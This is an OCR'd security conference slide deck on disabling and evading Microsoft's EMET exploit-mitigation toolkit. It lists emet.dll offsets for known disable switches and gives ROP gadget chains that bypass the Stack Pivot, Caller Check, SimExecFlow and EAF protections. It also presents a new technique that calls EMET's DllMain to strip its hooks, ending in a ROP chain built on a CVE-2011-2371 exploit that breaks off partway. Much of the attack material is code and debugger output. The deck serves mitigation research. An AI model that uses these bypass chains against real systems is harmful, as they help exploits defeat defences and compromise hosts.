USING EMET TO DISABLE EMET

Presented by

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SECURITY REIMAGINED

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- Acted as a software developer.
  - The National Company of Telecommunication and Information Security – NCTIS.
- Research focus
  - Software Security Assessments.
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Raghav Pande

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WHAT IF I TOLD YOU

Outlines

- EMET Introduction
- Previous Techniques for EMET Disabling
- Techniques for EMET Evasion
- Evading Hooks and Anti-Detours
- Application of Evasion Research
- New Technique to Disable EMET Using EMET
- Demonstration
- Importance of Custom Exploit Prevention Solutions
- Q/A

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
EMET Introduction

- Microsoft's Enhanced Mitigation Experience Toolkit (EMET)
  - Tool that adds security mitigations to user mode programs.
  - Runs inside programs as a Dynamic Link Library (DLL).
  - Uses userland inline hooking to implement mitigations.
  - Makes various changes to protected programs.

Detoured vs. Detouring



EMET Protections

- EMET 1.x, released in October 27, 2009
  - Structured Exception Handling Overwrite Protection (SEHOP).
  - Dynamic Data Execution Prevention (DEP).
  - NULL page allocation.
  - Heap spray allocation.
- EMET 2.x, released in September 02, 2010
  - Mandatory Address Space Layout Randomization (ASLR).
  - Export Address Table Access Filtering (EAF).

EMET Protections

- EMET 3.x, released in May 25, 2012
  - Imported mitigations from ROPGuard to protect against Return Oriented Programming (ROP).
    - Memory Protection Checks.
    - Caller Check.
    - Stack Pivot.
    - Simulate Execution Flow.
  - Bottom-up ASLR.
  - Load Library Checks.

EMET Protections

- EMET 4.x, released in April 18, 2013
  - Deep Hooks.
  - Anti-detours.
  - Banned functions.
  - Certificate Trust (configurable certificate pinning).
- EMET 5.x, released in July 31, 2014
  - Attack Surface Reduction (ASR).
  - EAF+.

Previous Techniques For EMET Disabling

- EMET 4.1 disable switch:
  - Exported global variable located at offset 0x0007E220 in emet.dll, in writable data section. (offensive-security)
- EMET 2.1 disable switch:
  - Exported global variable located at offset 0x0000C410 in emet.dll, also in writable data section.

Previous Techniques For EMET Disabling

- EAF protection can be disabled by clearing hardware breakpoints:
  - CONTEXT structure with zero out its debugging registers values.

```
typedef struct _CONTEXT {
DWORD       ContextFlags;
DWORD       Dr0;
DWORD       Dr1;
DWORD       Dr2;
DWORD       Dr3;
..
} CONTEXT;
```

  - NtSetContextThread or NtContinue can be used to set the CONTEXT to the current thread. (Piotr Bania)

Previous Techniques For EMET Disabling

- EMET 5.0 disable switch:
  - Global variable placed on the heap within a large structure (i.e. CONFIG_STRUCT) with the size of 0x560 bytes.
  - Pointer to CONFIG_STRUCT located at offset 0x0AA84C in emet.dll
  - Zero out CONFIG_STRUCT+0x558 turns off most of EMET protections.
  - To disable EAF and EAF+ there is unhooked pointer to NtSetContextThread stored at CONFIG_STRUCT+0x518. (offensive-security)

Previous Techniques For EMET Disabling

- EMET 5.1 disable switch:
  - Global variable at offset 0x000F2A30 in emet.dll holds encoded pointer value to some structure (i.e. EMETd).
  - EMETd structure has a pointer field to CONFIG_STRUCT structure that holds the global switch at the offset CONFIG_STRUCT+0x558.
  - Since the global switch is in read-only memory page, an unhooked pointer to ntdll!NtProtectVirtualMemory stored at CONFIG_STRUCT+0x1b8 can be used to to mark it as a writable memory page.
  - Same as EMET 5.0, to disable EAF and EAF+ there is unhooked pointer to NtSetContextThread stored at CONFIG_STRUCT+0x518. (offensive-security)

Techniques for EMET Evasion

- Most used protections
  - Stack Pivot.
  - Caller Check.
  - SimExecFlow.
  - EAF.

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Most Used Protections

- Stack Pivot
  - Stack Switching (not new)
  - Custom Class (not new, observed in CVE-2015-3113)

Stack Pivot

- Stack Switching

```
xchg eax,esp; retn

pop ecx; retn
[gadget]
mov [eax],ecx; retn

pop ecx; retn
[gadget]
sub eax,4; retn
mov [eax],ecx; retn

pop ecx; retn
[gadget]
sub eax,4; retn
mov [eax],ecx; retn

... ...

xchg eax,esp; retn
```


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Custom Class

- Custom Class

```
class CustomClass {
    public function victimFunction(arg1:uint, arg2:uint, …, arg80:uint):uint

this.customObj.victimFunction(
6f73b68b, // ret; (ROPsled)
…,
6f73b68a, //pop eax
1f140100,
6fd36da1, //call Kernel32!VirtualAlloc(0x1f140000, 0x10000, 0x1000, 0x40)
1f140000, // Address
00010000, // Size
00001000, // Type
00000040, // Protection = RWX
6f73b68b*9 // ret (ROPsled)
6fd36da7*2 // ret
6f73aff0 pop ecx
6fd36da7
6fd36da7 jmp [eax]
…
)
```


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Most Used Protections

- Caller Check
  - Using CALL gadget (with proper destination).
  - Return into shellcode.

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Caller Check

- Using CALL Gadget

```
pop ecx; retn
0xdeaddead; //VirtualProtect IAT

call [ecx]; retn
0x76d0100; //address
0x1000; //size
0x40; //protection
0x76d0100; //writable memory

0x76d0110 //shellcode address
```

- Detection Logic
  - Check if return address is preceded by a call.
  - Check if that call is destined towards hooked API.

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Caller Check

- Return Into Shellcode

```
pop ecx; retn
0xdeaddead; //VirtualProtect IAT

jmp [ecx];

0x76d0110; //shellcode start as return address
0x76d0100; //address
0x1000; //size
0x40; //protection
0x76d0100; //writable memory
```

- State of Memory

```
Return Address -2
call [ecx]

Return Address:
sub esp,0x30
pushad
mov ebp,esp
//Continue Shellcode
```


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Most Used Protections

- SimExecFlow
  - Double call gadget
  - ~20 Ret

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SimExecFlow

- Double Call Gadget

```
pop esi; retn
0x757be326; //VirtualProtect Address
pop ebp; retn
0x76d0110; //Shellcode Address
0x74aa9d69; //Double Call Address (mshtml.dll)


Double Call:
call esi
call ebp
call esp
call ebx
```


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SimExecFlow

- ~20 Return Instructions

```
pop eax; retn
0x757be326 //VirtualProtect Address

0x621f5d89 //call eax; retn

0x76d0100; //lpAddress
0x1000; //dwSize
0x40; //Protection
0x76d0100; //Writable Location

0x621f5d8b //retn
0x621f5d8b //retn
0x621f5d8b //retn
0x621f5d8b //retn
... ...
0x76d0110; //Shellcode Location
```

Most Used Protections

- EAF
  - Modifying PEB
  - Using IAT instead of EAT

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EAF


- Modifying PEB

```
SUB ESP, 0x4000
MOV EAX, DWORD PTR FS: [30]
MOV EAX, DWORD PTR DS: [EAX+C]
MOV EAX, DWORD PTR DS: [EAX+14]
MOV ESI, DWORD PTR DS: [EAX+10]
MOV ECX, 0x1000
CALL next
next:
POP EDI
SUB EDI, 0x1019
REP MOVS BYTE PTR ES: [EDI] , BYTE PTR DS: [ESI]
ADD EAX, 10
SUB EDI, 1000
MOV DWORD PTR DS: [EAX] , EDI
```

EAF

- Using IAT instead of EAT

- Common targets
  - Msvcrt.dll
  - User32.dll



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Targeted Evasion

- Easy to deploy
- Hook Evasion using ROP
- Product specific
- Failure chances are high


EMET Evasion

- Assumptions
  - ROP execution
  - Address of any of the following API is available
    - ZwProtectVirtualMemory
    - VirtualProtectEx
    - VirtualProtect
    - ZwAllocateVirtualMemory
    - VirtualAllocEx
    - VirtualAlloc
    - WriteProcessMemory
    - LoadLibraryA

EMET Evasion

- Find API address
- Check if function prologue is reachable
- Calculate saved prologue address from API address
- JMP to saved prologue

EMET Evasion



EMET Evasion

- Chain required

```
xchg eax,esp; retn    //Stack Pivot

pop eax; retn
Address of VirtualProtect

mov ecx,eax; retn    //Copy Address to another register
inc eax; retn    //point eax to relative DWORD
mov eax,[eax]; retn    //take DWORD in eax
add eax,ecx; retn    //relative offset + ApiAddress + 1
add eax,4; retn
inc eax; retn    //eax pointing to hook trampoline

pop ecx; retn
0x26

add eax,ecx; retn    //eax points to saved prologue now

jmp eax
Shellcode Address
Shellcode Address
Size
Protection
Writable Memory
```

Application of Evasion Research

- Exploit Detection Products
  - Shared Protections
  - Few Extra per each one
  - Some Modded over each other
  - Evasion of one protection affects others
  - Design flaws are unusually common

Application of Evasion Research

- Main Highlights
  - Return Address validation.
  - Exception validation.
  - Attack surface reduction.

Application of Evasion Research

- Evasion
  - Not so common
  - However Attackers are catching up
    - CVE-2015-2545 evading EMET
    - Angler Exploit kit Evading EMET

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New Technique to Disable EMET

- At EMET.dll+0x65813 there is a function responsible for unloading EMET.
  - Reachable from DllMain().

- Jumping there results in subsequent calls, which:
  - Remove EMET's installed hooks.
  - Zero out the debugging registers (Disabling EAF & EAF+ mitigations).

New Technique to Disable EMET

- Prototype of DllMain :
  - BOOL WINAPI DllMain(
    _In_ HINSTANCE hinstDLL,
    _In_ DWORD fdwReason,
    _In_ LPVOID lpvReserved
    );

hinstDLL: A handle to the DLL module.


fdwReason: x00 if DLL_PROCESS_DETACH, 0x01 if DLL_PROCESS_ATTACH or 0x02 if DLL_THREAD_ATTACH.

lpvReserved: NULL if FreeLibrary has been called or the DLL load failed.

- DllMain(GetModuleHandleA("EMET.dll") , DLL_PROCESS_DETACH , NULL);
  - Note: GetModuleHandleA is not hooked by EMET.

New Technique to Disable EMET

- At EMET.dll+0x27298 there is a function that removes EMET hooks.



New Technique to Disable EMET

- struct Detoured_API {

```
BOOL isActive;                  // isActive field shows the hooking status, Active: 0x1
PVOID DetouredAPIConfig;        // pointer to Detoured_API_Config structure
PVOID nextDetouredAPI;          // pointer to the next Detoured_API structure
};
```

- struct Detoured_API_Config {

```
PVOID DetouredWindowsAPI;       // pointer to the detoured Windows API
PVOID EMETDetouringFunction;    // pointer to where EMET protection implemented
PVOID DetouredFunctionPrologue; // pointer to the Windows API prologue
…
};
```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New Technique to Disable EMET

- Patch_Functions walks the Hook_Config linked list of structures.

- struct Hook_Config {

```
PVOID nextHookConfig;        // pointer to the next Hook_Config
BOOL isActive;               // isActive field shows the hooking status, Active: 0x1
PVOID ptrEffectiveFunction; // pointer to EMETDetouringFunction or non-detoured API
PVOID DetouredWindowsAPI;    // pointer to the detoured Windows API
PVOID EMETDetouringFunction; // pointer to where EMET protection implemented
…
};
```


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
New Technique to Disable EMET

- Patch_Functions memcpy:



New Technique to Disable EMET

- Before calling Patch_Functions:

```
0:005> u LoadLibraryA
kernel32!LoadLibraryA:
7715395c e97fc881c0      jmp     379701e0
77153961 837d0800        cmp     dword ptr [ebp+8],0
77153965 53              push    ebx
77153966 56              push    esi
77153967 57              push    edi
77153968 7418            je      kernel32!LoadLibraryA+0xaf (77153982)
7715396a 6898391577      push    offset kernel32!`string' (77153998)
7715396f ff7508          push    dword ptr [ebp+8]
```

- After calling Patch_Functions:

```
0:001> u LoadLibraryA
kernel32!LoadLibraryA:
7715395c 8bff            mov     edi,edi
7715395e 55              push    ebp
7715395f 8bec            mov     ebp,esp
77153961 837d0800        cmp     dword ptr [ebp+8],0
77153965 53              push    ebx
77153966 56              push    esi
77153967 57              push    edi
77153968 7418            je      kernel32!LoadLibraryA+0xaf (77153982)
```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New Technique to Disable EMET
EAF & EAF+ protections

- At EMET.dll+0x609D0 there is a function that zeroes out and reinitializes CONTEXT structure.
- Zero out CONTEXT structure code.

```
000609E5 push    2C8h                ; size_t
000609EA lea     eax, [ebp+Context.Dr0]
000609F0 mov     edi, ecx
000609F2 push    0                   ; int
000609F4 push    eax                 ; void *
000609F5 call    memset              ; zero out the CONTEXT structure
```

New Technique to Disable EMET
EAF & EAF+ protections

- Then it calls NtSetContextThread to disable EAF & EAF+ mitigations.

```
00060A94
00060A94 loc_60A94:
00060A94 lea     eax, [ebp+Context]
00060A9A mov     ecx, esi
00060A9C push    eax             ; context
00060A9D push    edi             ; current thread
00060A9E call    ds:off_802EC
00060AA4 call    esi             ; NtSetContextThread
00060AA6 xor     ecx, ecx
00060AA8 test    eax, eax
00060AAA setns   al
```

New Technique to Disable EMET
ROP Implementation

- We built our ROP gadgets on top of an existing exploit for old vulnerability CVE-2011-2371.

- ROP gadgets considerations:
  - MZ signature is at EMET.dll base address.
  - Offset to PE signature (i.e. PE_HEADER) is at EMET_BASE_ADDRESS + 0x3C.
  - AddressOfEntryPoint offset is at EMET_BASE_ADDRESS + PE_HEADER + 0x28.
  - DllMain() is at EMET_BASE_ADDRESS + AddressOfEntryPoint.
  - Call the DllMain() with the parameters (EMET.dll base address, 0, 0).

New Technique to Disable EMET
ROP Implementation

```
MOV ESP,44090000 # ~ # RETN // STACKPIVOT
POP EAX # RETN // STORE GetModuleHandleA IAT POINTER INTO EAX
MOZCRT19+0x79010 // MOZCRT19!_imp__GetModuleHandleA
MOV EAX,DWORD PTR DS:[EAX] # RETN   // GET GetModuleHandleA ADDRESS
PUSH EAX # RETN # // Call GetModuleHandleA("EMET.dll")
Return Address XOR EDX,EDX # RETN   // ZERO OUT ECX
0x44090108 // "EMET" STRING ADDRESS (GetModuleHandleA PARAMETER)
OR EDX,EAX # ~ # RETN // STORE EMET.dll EMET_BASE_ADDRESS INTO EDX
POP EBX # RETN // STORE DllMain() PARAMETER1 ADDRESS (i.e. hinstDLL) INTO EBX
0x440900A4 // DllMain() PARAMETER1 (i.e. hinstDLL) ADDRESS
MOV DWORD PTR DS:[EBX],EAX # ~ # RETN // hinstDLL PATCH WITH EMET_BASE_ADDRESS
POP ECX # RETN # // STORE 0x3C (i.e. IMAGE_DOS_HEADER) INTO ECX
0x0000003C // IMAGE_DOS_HEADER OFFSET
ADD ECX,EDX # ADD EAX,ECX # ~ # RETN // EAX = EMET_BASE_ADDRESS+0x3C
MOV EAX,DWORD PTR DS:[EAX] # RETN // GET PE_HEADER OFFSET
POP ECX # RETN # // STORE AddressOfEntryPoint OFFSET INTO ECX
0x00000028 // AddressOfEntryPoint OFFSET
ADD ECX,EDX # ADD EAX,ECX # ~ # RETN // EAX = EMET_BASE_ADDRESS+PE_HEADER+0x28
MOV EAX,DWORD PTR DS:[EAX] # RETN // GET DllMain() OFFSET
POP ECX # RETN # // ZERO OUT ECX
0x00000000
ADD ECX,EDX # ADD EAX,ECX # ~ # RETN // EAX = EMET_BASE_ADDRESS+DllMain
Call EAX // CALL DllMain(GetModuleHandleA("EMET.dll") , DLL_PROCESS_DETACH , NULL)
0x42424242 // hinstDLL = GetModuleHandleA("EMET.dll") (TO BE PATCHED)
0x00000000 // fdwReason = DLL_PROCESS_DETACH
